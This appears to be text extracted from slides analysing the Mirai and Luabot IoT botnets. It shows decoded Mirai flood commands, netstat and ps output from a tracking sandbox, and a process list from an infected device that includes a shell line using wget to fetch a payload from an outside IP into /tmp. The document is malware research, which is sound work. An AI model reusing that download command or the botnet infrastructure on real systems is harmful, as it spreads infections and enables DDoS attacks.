
mirai → other mirais

- seize resource


▶ luabot → mirai




luabot → mirai



luabot and mirai running together. Both of them have connected the mirai cc server




On the other device which running luabot,we can see it is a ddos






packets of the ddos attack against mirai

► mirai → other mirais



本是同根生
相煎何太急




► mirai → other mirais

```
2016-11-16 07:46:25 CMD: 2
raw data:
0x00 0x00 0x00 0x1e 0x04 0x01 0x05 0xff 0x52 0x9d 0x20 0x01 0x0f 0x01 0x31 0x01 0x31
atk duration: 30
atk type: ACK-Flood
atk target [1] | 5.████.157/32
atk opt [1] | flag-syn 1 1
```

```
2016-11-16 09:33:11 CMD: 3
raw data:
0x00 0x00 0x00 0x1e 0x04 0x01 0xc6 0x2e 0x92 0xc7 0x20 0x01 0x0f 0x01 0x31 0x01 0x31
atk duration: 30
atk type: ACK-Flood
atk target [1] | 198.████.199/32
atk opt [1] | flag-syn 1 1
```

```
root@test:/tracker/mirai# netstat -anp|grep dvrHelper|grep -v LISTEN|grep -v 8.8.8.8
tcp      0      6 10.10.10.106:36620      93.████.248:23      ESTABLISHED 2777/dvrHelper
tcp      0      6 10.10.10.106:43412      5.████.98:23      ESTABLISHED 2849/dvrHelper
tcp      0      4 10.10.10.106:41240      192.████.104:23      ESTABLISHED 2873/dvrHelper
tcp      0      1 10.10.10.106:46072      5.2.████.157:23      SYN SENT    2753/dvrHelper
tcp      0      6 10.10.10.106:55544      133.████.248:23      ESTABLISHED 2764/dvrHelper
tcp      0      4 10.10.10.106:54130      198.████.199:23      ESTABLISHED 2825/dvrHelper
tcp      0      6 10.10.10.106:59586      192.████.00:666      ESTABLISHED 2789/dvrHelper
tcp      0      4 10.10.10.106:46894      69.████.05:23      ESTABLISHED 2813/dvrHelper
root@test:/tracker/mirai# ps aux|grep dvrHelper|grep -v defunct
root  2753  0.0  0.0  1200     4 pts/23   S  11:18  0:00 ./dvrHelper ftp.x████er.xyz 23 48101
root  2764  0.0  0.0  1200     4 pts/23   S  11:18  0:00 ./dvrHelper tw.s████n 23 48102
root  2777  0.0  0.0  1200    872 pts/23   S  11:18  0:00 ./dvrHelper hei████ork 23 48103
root  2789  0.0  0.0  1200    876 pts/23   S  11:18  0:00 ./dvrHelper hig████club 666 48104
root  2801  0.0  0.0  1200     4 pts/23   S  11:18  0:00 ./dvrHelper our.████ 23 48105
root  2813  0.0  0.0  1200     4 pts/23   S  11:18  0:00 ./dvrHelper fu████ook.com 23 48106
root  2825  0.0  0.0  1200     4 pts/23   S  11:18  0:00 ./dvrHelper lo████re.pw 23 48107
root  2837  0.0  0.0  1200    872 pts/23   S  11:18  0:01 ./dvrHelper 6d7████es.net 2047 48108
root  2849  0.0  0.0  1200    872 pts/23   S  11:18  0:00 ./dvrHelper sec████s.us 23 48109
root  2861  0.0  0.0  1200     4 pts/23   S  11:18  0:01 ./dvrHelper sdrf████o 23 48110
root  2873  0.0  0.0  1200    872 pts/23   S  11:18  0:00 ./dvrHelper q5f████x9m4g.ru 23 48111
```

► IoT security situation analysis




```
1558 root    27624 S  ./sql123
1589 root    27632 S  ./1rm
1612 root    27632 S  ./xzccz
1645 root    27632 S  ./1arm
1671 root    27628 S  ./2arm
2001 root    27628 S  ./zm
2115 root    27624 S  ./sys
2225 root    27624 S  ./V9M
2248 root    27628 S  ./sb
2374 root    27628 S  ./DClinux-arm
2658 root    1212 S   sh -c cd /tmp&& wget http://142.0.39.139:280/ubnt&&
2661 root    1919m S  ./ubnt
2833 root    26600 S  ./dr-arm
```

```
1523 root    208 S   {s1h6p2lhaf1de58} teud2eudqkud20ta67hajaqa
1526 root    500 S   {s1h6p2lhaf1de58} teud2eudqkud20ta67hajaqa
1621 root    1264 S  [arm_lsb_oabi]
1622 root    11856 S [arm_lsb_oabi]
